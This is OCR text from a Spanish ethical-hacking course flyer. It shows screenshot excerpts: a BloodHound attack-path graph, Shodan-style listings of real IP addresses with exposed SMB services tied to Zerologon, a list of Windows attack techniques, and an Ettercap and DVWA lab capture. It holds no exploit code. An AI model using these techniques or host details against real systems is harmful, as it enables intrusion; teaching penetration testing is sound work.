
5
Explotación

6
Reporte


ETHICAL HACKING

METODOLOGIA


On-premises network
Gateway
ExpressRoute circuit
Gateway subnet
ExpressRoute Gateway
Management subnet
VM
Jumpbox
NSG
DMZ subnet
VM
NVA
NSG
Active Directory subnet
NSG
AD DS server
AD DS server
Availability set
Hub virtual network
vnet peering
vnet peering
Management subnet
VM
Jumpbox
NSG
Workload subnet
Spoke 1 virtual network
Management subnet
VM
Jumpbox
NSG
Workload subnet
Spoke 2 virtual network



BLOODHOUND


BloodHound
YFAN@TOKYO.JAPAN.LOCAL
DOMAIN ADMINS@TOKYO.JAPAN.LOCAL
YKUROSAWADA@JAPAN.LOCAL
MemberOf
DOMAIN ADMINS@JAPAN.LOCAL
Owns
ENTERPRISE ADMINS@JAPAN.LOCAL
MemberOf
AdminTo
HasSession
MACHINEADMINS@JAPAN.LOCAL
IO@JAPAN.LOCAL
AGUANDA@JAPAN.LOCAL
LOCALADMIN@JAPAN.LOCAL
GenericWrite
YMA_DA@TOKYO.JAPAN.LOCAL
MemberOf
AllowedToDelegate
BACKUPLDAP@TOKYO.JAPAN.LOCAL
DIAMOND@TOKYO.JAPAN.LOCAL
HasSession
JKOBAYASHI_A@TOKYO.JAPAN.LOCAL
MemberOf
DOMAIN ADMINS@TOKYO.JAPAN.LOCAL
MemberOf
MemberOf
AdminTo
HasSession
AdminTo
HasSession
YFAN_A@TOKYO.JAPAN.LOCAL
DESKTOPADMINS@TOKYO.JAPAN.LOCAL
AMETHYST@TOKYO.JAPAN.LOCAL
SQLSVC@TOKYO.JAPAN.LOCAL
JADE@TOKYO.JAPAN.LOCAL
UTAMASAKI_DA@TOKYO.JAPAN.LOCAL
MemberOf
ForceChangePassword
MemberOf

Zerologon – hacking Windows servers with a bunch of zeros

17 SEP 2020 2

Cryptography, Vulnerability

TOTAL RESULTS

1,440,807

TOP COUNTRIES

United States	344,708
Russian Federation	248,515
Japan	77,953
Taiwan	72,818
Germany	64,886

TOP SERVICES

SMB	1,420,372
264	7,813
10443	5,761
HTTPS	2,354
HTTP (8080)	1,104

TOP ORGANIZATIONS

Rostelecom	185,087
HiNet	58,997
Cnservers LLC	39,911
Amazon.com	35,097
Peg Tech	29,748

20.184.27.227

Microsoft Azure
Added on 2020-09-27 07:15:47 GMT
Singapore, Singapore

cloud

```
SMB Status
Authentication: enabled
SMB Version: 2
Capabilities: raw-mode
```

94.50.41.97


Unix
Rostelecom
Added on 2020-09-27 07:15:33 GMT
Russia, Surgut

```
SMB Status
Authentication: disabled
SMB Version: 1
Capabilities: raw-mode,unicode,large-files,nt-smb,rpc-remote-api,nt-status,level2-oplocks,lock-and-read,nt-find,dfs,infolevel-passthru,larg
curity

Shares
Name                    Type       Comments
-------------------------------------------------------------------------
public                  Disk       shared folders on each volume
IPC$                    IPC        IPC Service (DSL Gateway)
```

88.208.206.48

server88-208-206-48.live-servers.net
Windows Web Server 2008 R2 7601 Service Pack 1
1&1 Internet AG
Added on 2020-09-27 07:15:44 GMT


SEGURIDAD
CERO
MS17-010 - Eternalblue
CVE- 2019-0708 - Bluekeep
SMBGhost
Envenenamiento LLMNR
LSASS Dumping
Relay Attacks
Crack LM Hashes
Crack NTLM Hashes
Pass-The-Hash
Password Spraying
Zerologon
Kerberoasting
Servicios Inseguros
...


SEGURIDAD
CERO
ESPECIALIZACIÓN
ETHICAL HACKING
PROFESSIONAL
Inscríbete con 62% Off

Contenido

40 Horas Cronológicas

Fechas:
14,21,28 de Agosto
4,11,18,25 de Setiembre
2,9,16 de Octubre

Horario:
9:00 am a 1:00 pm (UTC -5:00)
4:00 pm a 8:00 pm (España)

Módulo 1: Introducción al Ethical Hacking
Módulo 2: Reconocimiento
Módulo 3: Escaneo
Módulo 4: Enumeración
Módulo 5: Análisis de vulnerabilidades
Módulo 6: Explotación
Módulo 7: Reporte
Módulo 8: Hacking de Windows
Módulo 9: Hacking de Linux
Módulo 10: Hacking de Redes
Módulo 11: Hacking de Aplicaciones Web
Módulo 12: Inyecciones
Módulo 13: Hacking de Aplicaciones Móviles
Módulo 14: Hacking Active Directory
Módulo 15: Malware, Troyanos y Backdoors
Módulo 16: Ataques de Ingeniería Social

Kali-Linux-2020.1-vbox-amd64 1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Burp Suite Comm... Ettercap Dan

Ettercap
0.8.3 (EB)

Host List ×

IP Address	MAC Address	Description
fe80::5cd8:a76:2ee8:37d8	08:00:27:58:EC:08	
10.0.2.1	52:54:00:12:35:00	
10.0.2.2	52:54:00:12:35:00	
10.0.2.3	08:00:27:9F:6C:7D	
10.0.2.4	08:00:27:28:D3:72	
10.0.2.5	08:00:27:58:EC:08	

Delete Host | Add to Target 1 | Add to Ta

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
DHCP: [08:00:27:28:D3:72] REQUEST 10.0.2.4
DHCP: [10.0.2.3] ACK : 10.0.2.4 255.255.255.0 GW 10.0.2.1 DNS 200.48.225.130 "hitronhub.home"

```
Host: 10.0.2.15:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.4/dvwa/vulnerabilities/xss_s/
Connection: close
```

kali@kali:~/Desktop$

Meet - Clase 4 - Ethical Hack

